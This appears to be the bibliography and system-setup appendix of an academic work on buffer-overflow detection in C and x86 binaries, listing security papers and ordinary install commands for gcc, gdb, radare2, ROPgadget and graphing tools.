Arash Baratloo, Navjot Singh, and Timothy K. Tsai. Transparent runtime defense against stack-smashing attacks. In Proceedings of the General Track: 2000 USENIX Annual Technical Conference, June 18-23, 2000, San Diego, CA, USA, pages 251–262. USENIX, 2000.

Tzi-cker Chiueh and Fu-Hau Hsu. RAD: A compile-time solution to buffer overflow attacks. In Proceedings of the 21st International Conference on Distributed Computing Systems (ICDCS 2001), Phoenix, Arizona, USA, April 16-19, 2001, pages 409–417. IEEE Computer Society, 2001.

Thomas Toth and Christopher Krugel. Accurate buffer overflow detection via abstract payload execution. In Andreas Wespi, Giovanni Vigna, and Luca Deri, editors, Recent Advances in Intrusion Detection, 5th Intertional Symposium, RAID 2002, Zurich, Switzerland, October 16-18, 2002, Proceedings, volume 2516 of Lecture Notes in Computer Science, pages 274–291. Springer, 2002.

Jun Xu, Zbigniew Kalbarczyk, Sanjay Patel, and Ravishankar K. Iyer. Architecture support for defending against buffer overflow attacks. 2002.

Trevor Jim, J. Gregory Morrisett, Dan Grossman, Michael W. Hicks, James Cheney, and Yanling Wang. Cyclone: A safe dialect of C. In Carla Schlatter Ellis, editor, Proceedings of the General Track: 2002 USENIX Annual Technical Conference, June 10-15, 2002, Monterey, California, USA, pages 275–288. USENIX, 2002.

Yichen Xie, Andy Chou, and Dawson R. Engler. ARCHER: using symbolic, path-sensitive analysis to detect memory access errors. In Jukka Paakki and Paola Inverardi, editors, Proceedings of the 11th ACM SIGSOFT Symposium on Foundations of Software Engineering 2003 held jointly with 9th European Software Engineering Conference, ESEC/FSE 2003, Helsinki, Finland, September 1-5, 2003, pages 327–336. ACM, 2003.

Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. PointguardTM: Protecting pointers from buffer overflow vulnerabilities. In Proceedings of the 12th USENIX Security Symposium, Washington, D.C., USA, August 4-8, 2003. USENIX Association, 2003.

Suan Hsi Yong and Susan Horwitz. Protecting C programs from attacks via invalid pointer dereferences. In Jukka Paakki and Paola Inverardi, editors, Proceedings of the 11th ACM SIGSOFT Symposium on Foundations of Software Engineering 2003 held jointly with 9th European Software Engineering Conference, ESEC/FSE 2003,

Helsinki, Finland, September 1-5, 2003, pages 307–316. ACM, 2003.

Eric Haugh and Matt Bishop. Testing C programs for buffer overflow vulnerabilities. In Proceedings of the Network and Distributed System Security Symposium, NDSS 2003, San Diego, California, USA. The Internet Society, 2003.

Nicholas Nethercote and Julian Seward. Valgrind: A program supervision framework. Electron. Notes Theor. Comput. Sci., 89(2):44–66, 2003.

Martin C. Rinard, Cristian Cadar, Daniel Dumitran, Daniel M. Roy, and Tudor Leu. A dynamic technique for eliminating buffer overflow vulnerabilities (and other memory errors). In 20th Annual Computer Security Applications Conference (ACSAC 2004), 6-10 December 2004, Tucson, AZ, USA, pages 82–90. IEEE Computer Society, 2004.

Olatunji Ruwase and Monica S. Lam. A practical dynamic buffer overflow detector. In Proceedings of the Network and Distributed System Security Symposium, NDSS 2004, San Diego, California, USA. The Internet Society, 2004.

Zhenkai Liang and R. Sekar. Automatic generation of buffer overflow attack signatures: An approach based on program behavior models. In 21st Annual Computer Security Applications Conference (ACSAC 2005), 5-9 December 2005, Tucson, AZ, USA, pages 215–224. IEEE Computer Society, 2005.

James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. 02 2005.

Julian Seward and Nicholas Nethercote. Using valgrind to detect undefined value errors with bit-precision. In Proceedings of the 2005 USENIX Annual Technical Conference, April 10-15, 2005, Anheim, CA, USA, pages 17–30. USENIX, 2005.

Emery D. Berger and Benjamin G. Zorn. Diehard: probabilistic memory safety for unsafe languages. In Michael I. Schwartzbach and Thomas Ball, editors, Proceedings of the ACM SIGPLAN 2006 Conference on Programming Language Design and Implementation, Ottawa, Ontario, Canada, June 11-14, 2006, pages 158–168. ACM, 2006.

Miguel Castro, Manuel Costa, and Tim Harris. Securing software by enforcing data-flow integrity. In Brian N. Bershad and Jeffrey C. Mogul, editors, 7th Symposium on Operating Systems Design and Implementation (OSDI '06), November 6-8, Seattle, WA, USA, pages 147–160. USENIX Association, 2006.

Marco Cova, Viktoria Felmetsger, Greg Banks, and Giovanni Vigna. Static detection of vulnerabilities in x86 executables. In 22nd Annual Computer Security Applications Conference (ACSAC 2006), 11-15 December 2006, Miami Beach, Florida, USA, pages 269–278. IEEE Computer Society, 2006.

Andrea Lanzi, Lorenzo Martignoni, Mattia Monga, and Roberto Paleari. A smart fuzzer for x86 executables. In Third International Workshop on Software Engineering for Secure Systems, SESS 2007, Minneapolis, MN, USA, May 20-26, 2007, page 7. IEEE Computer Society, 2007.

Manuel Costa, Miguel Castro, Lidong Zhou, Lintao Zhang, and Marcus Peinado. Bouncer: securing software by blocking bad input. In Thomas C. Bressoud and M. Frans Kaashoek, editors, Proceedings of the 21st ACM Symposium on Operating Systems Principles 2007, SOSP 2007, Stevenson, Washington, USA, October 14-17, 2007, pages 117–130. ACM, 2007.

Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In Jeanne Ferrante and Kathryn S. McKinley, editors, Proceedings of the ACM SIGPLAN 2007 Conference on Programming Language

Design and Implementation, San Diego, California, USA, June 10-13, 2007, pages 89–100. ACM, 2007.

Dawn Xiaodong Song, David Brumley, Heng Yin, Juan Caballero, Ivan Jager, Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, and Prateek Saxena. Bitblaze: A new approach to computer security via binary analysis. In R. Sekar and Arun K. Pujari, editors, Information Systems Security, 4th International Conference, ICISS 2008, Hyderabad, India, December 16-20, 2008. Proceedings, volume 5352 of Lecture Notes in Computer Science, pages 1–25. Springer, 2008.

Wei Le and Mary Lou Soffa. Marple: a demand-driven path-sensitive buffer overflow detector. In Mary Jean Harrold and Gail C. Murphy, editors, Proceedings of the 16th ACM SIGSOFT International Symposium on Foundations of Software Engineering, 2008, Atlanta, Georgia, USA, November 9-14, 2008, pages 272–282. ACM, 2008.

Periklis Akritidis, Cristian Cadar, Costin Raiciu, Manuel Costa, and Miguel Castro. Preventing memory error exploits with WIT. In 2008 IEEE Symposium on Security and Privacy (S&P 2008), 18-21 May 2008, Oakland, California, USA, pages 263–277. IEEE Computer Society, 2008.

Guang-Hong Liu, Gang Wu, Zheng Tao, Jian-Mei Shuai, and Zhuo-Chun Tang. Vulnerability analysis for x86 executables using genetic algorithm and fuzzing. Convergence Information Technology, International Conference on, 2:491–497, 11 2008.

David Molnar, Xue Cong Li, and David A.Wagner. Dynamic test generation to find integer bugs in x86 binary linux programs. In Fabian Monrose, editor, 18th USENIX Security Symposium, Montreal, Canada, August 10-14, 2009, Proceedings, pages 67–82. USENIX Association, 2009.

Gene Novark and Emery D. Berger. Dieharder: securing the heap. In Ehab Al-Shaer, Angelos D. Keromytis, and Vitaly Shmatikov, editors, Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS 2010, Chicago, Illinois, USA, October 4-8, 2010, pages 573–584. ACM, 2010.

Yves Younan, Pieter Philippaerts, Lorenzo Cavallaro, R. Sekar, Frank Piessens, and Wouter Joosen. Paricheck: an efficient pointer arithmetic checker for C programs. In Dengguo Feng, David A. Basin, and Peng Liu, editors, Proceedings of the 5th ACM

Symposium on Information, Computer and Communications Security, ASIACCS 2010, Beijing, China, April 13-16, 2010, pages 145–156. ACM, 2010.

Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In 31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA, pages 497–512. IEEE Computer Society, 2010.

Minh Tran, Mark Etheridge, Tyler K. Bletsch, Xuxian Jiang, Vincent W. Freeh, and Peng Ning. On the expressiveness of return-into-libc attacks. In Robin Sommer, Davide Balzarotti, and Gregor Maier, editors, Recent Advances in Intrusion Detection - 14th International Symposium, RAID 2011, Menlo Park, CA, USA, September 20-21, 2011. Proceedings, volume 6961 of Lecture Notes in Computer Science, pages 121–141. Springer, 2011.

Derek Bruening and Qin Zhao. Practical memory checking with dr. memory. In Proceedings of the CGO 2011, The 9th International Symposium on Code Generation and Optimization, Chamonix, France, April 2-6, 2011, pages 213–223. IEEE Computer Society, 2011.

Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Ropdefender: a detection tool to defend against return-oriented programming attacks. In Bruce S. N. Cheung, Lucas Chi Kwong Hui, Ravi S. Sandhu, and Duncan S. Wong, editors, Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ASIACCS 2011, Hong Kong, China, March 22-24, 2011, pages 40–51. ACM, 2011.

Michalis Polychronakis and Angelos D. Keromytis. ROP payload detection using speculative code execution. In 6th International Conference on Malicious and Unwanted Software, MALWARE 2011, Fjardo, PuertoRico, USA, October 18-19, 2011, pages 58–65. IEEE Computer Society, 2011.

Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhiqiang Lin. Binary stirring: self-randomizing instruction addresses of legacy x86 binary code. In Ting Yu, George Danezis, and Virgil D. Gligor, editors, the ACM Conference on Computer and Communications Security, CCS'12, Raleigh, NC, USA, October 16-18, 2012, pages 157–168. ACM, 2012.

Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In Gernot Heiser and Wilson C. Hsieh, editors, 2012 USENIX Annual Technical Conference, Boston, MA, USA, June 13-15, 2012, pages 309–318. USENIX Association, 2012.

Hossain Shahriar, Hisham Haddad, and Ishan Vaidya. Buffer overflow patching for c and c++ programs. ACM SIGAPP Applied Computing Review, 13:8–19, 06 2013.

Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowser: A guided fuzzer for finding buffer overflow vulnerabilities. Usenix Mag., 38(6), 2013.

Hossain Shahriar and Hisham M. Haddad. Rule-based source level patching of buffer overflow vulnerabilities. In Shahram Latifi, editor, Tenth International Conference on Information Technology: New Generations, ITNG 2013, 15-17 April 2013, Las Vegas, Nevada, USA, pages 627–632. IEEE Computer Society, 2013.

Xi Chen, Asia Slowinska, and Herbert Bos. Who allocated my memory? detecting custom memory allocators in C binaries. In Ralf Lammel, Rocco Oliveto, and Romain Robbes, editors, 20th Working Conference on Reverse Engineering, WCRE 2013, Koblenz, Germany, October 14-17, 2013, pages 22–31. IEEE Computer Society, 2013.

Andrea Bittau, Adam Belay, Ali Jose Mashtizadeh, David Mazieres, and Dan Boneh. Hacking blind. In 2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014, pages 227–242. IEEE Computer Society, 2014.

Josselin Feist, Laurent Mounier, and Marie-Laure Potet. Statically detecting use after free on binary code. J. Comput. Virol. Hacking Tech., 10(3):211–217, 2014.

Vartan A. Padaryan, V. V. Kaushan, and A. N. Fedotov. Automated exploit generation for stack buffer overflow vulnerabilities. Programming and Computer Software, 41(6):373–380, 2015.

Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware. In 22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015. The Internet Society, 2015.

Evgeniy Stepanov and Konstantin Serebryany. Memorysanitizer: fast detector of uninitialized memory use in C++. In Kunle Olukotun, Aaron Smith, Robert Hundt, and

Jason Mars, editors, Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization, CGO 2015, San Francisco, CA, USA, February 07 - 11, 2015, pages 46–55. IEEE Computer Society, 2015.

Dennis Andriesse, Herbert Bos, and Asia Slowinska. Parallax: Implicit code integrity verification using return-oriented programming. In 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2015, Rio de Janeiro, Brazil, June 22-25, 2015, pages 125–135. IEEE Computer Society, 2015.

Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing use-after-free with dangling pointers nullification. In 22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015. The Internet Society, 2015.

Xi Chen, Asia Slowinska, Dennis Andriesse, Herbert Bos, and Cristiano Giuffrida. Stackarmor: Comprehensive protection from stack-based memory error vulnerabilities for binaries. In 22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015. The Internet Society, 2015.

Matthias Neugschwandtner, Paolo Milani Comparetti, Istvan Haller, and Herbert Bos. The BORG: nanoprobing binaries for buffer overreads. In Jaehong Park and Anna Cinzia Squicciarini, editors, Proceedings of the 5th ACM Conference on Data and Application Security and Privacy, CODASPY 2015, San Antonio, TX, USA, March 2-4, 2015, pages 87–97. ACM, 2015.

Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In 23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016. The Internet Society, 2016.

Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Krugel, and Giovanni Vigna. SOK: (state of) the art of war: Offensive techniques in binary analysis. In IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016, pages 138–157. IEEE Computer Society, 2016.

Taddeus Kroes, Koen Koning, Erik van der Kouwe, Herbert Bos, and Cristiano Giuffrida. Delta pointers: buffer overflow checks without the checks. In Rui Oliveira, Pascal Felber, and Y. Charlie Hu, editors, Proceedings of the Thirteenth EuroSys Conference, EuroSys 2018, Porto, Portugal, April 23-26, 2018, pages 22:1–22:14. ACM, 2018.

Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: Fuzzing by program transformation. In 2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA, pages 697–710. IEEE Computer Society, 2018.

El Habib Boudjema, Sergey Verlan, Lynda Mokdad, and Christèle Faure. Vyper: Vulnerability detection in binary code. Security and Privacy, 3(2). e100, 2020.

The GNU C Reference Manual. (n.d.). Retrieved from https://www.gnu.org/software/gnu-c-manual/gnu-c-manual.html?source=post_page

Data segment. (2020, April 22). Retrieved from https://en.wikipedia.org/wiki/Data_segment

.bss. (2019, December 17). Retrieved from https://en.wikipedia.org/wiki/.bss

Call stack. (2020, March 2). Retrieved from https://en.wikipedia.org/wiki/Call_stack

Address space layout randomization. (2020, May 2). Retrieved from https://en.wikipedia.org/wiki/Address_space_layout_randomization

Stack buffer overflow. (2020, March 16). Retrieved from https://en.wikipedia.org/wiki/Stack_buffer_overflow#Stack_canaries

Intel. (n.d.). intel/safestringlib. Retrieved from https://github.com/intel/safestringlib/wiki/SDL-List-of-Banned-Functions

APPENDIX 1 – System setup instructions

1. Packages that need to be installed.

1.1 System designed for Linux based operating systems.

1.2 Command line tools and installing requirements.

1.2.1 C: Required programming language version 9.3.0.

1.2.1.1 sudo apt install gcc gcc-multilib

1.2.2 Python: Required programming language version Python 2.7.18rc1.

1.2.2.1 sudo apt install python

1.2.3 GDB: GNU debugger for a toolkit version 9.1.

1.2.3.1 sudo apt install gdb

1.2.4 git: fast, scalable, distributed revision control system version 2.25.1

1.2.5 Radare2: Reverse engineering framework version 4.5.0-git.

1.2.5.1 git clone https://github.com/radare/radare2.git

1.2.5.2 cd radare2

1.2.5.3 sudo sys/install.sh

1.2.6 pip: The python package installer version 20.1.

1.2.6.1 sudo apt install python-pip

1.2.7 ROPgadget: Searching rop chains.

1.2.7.1 sudo pip install ropgadget

1.2.8 objdump: Getting information object files.

1.2.8.1 sudo apt install binutils

1.2.9 readelf: Displays information about ELF files.

1.2.9.1 sudo apt install binutils

1.2.10 grapviz: Graph virtualization software.

1.2.10.1 sudo apt install graphviz

1.2.11 pydot: Python interface to Graphviz's Dot

1.2.11.1 sudo pip install pydot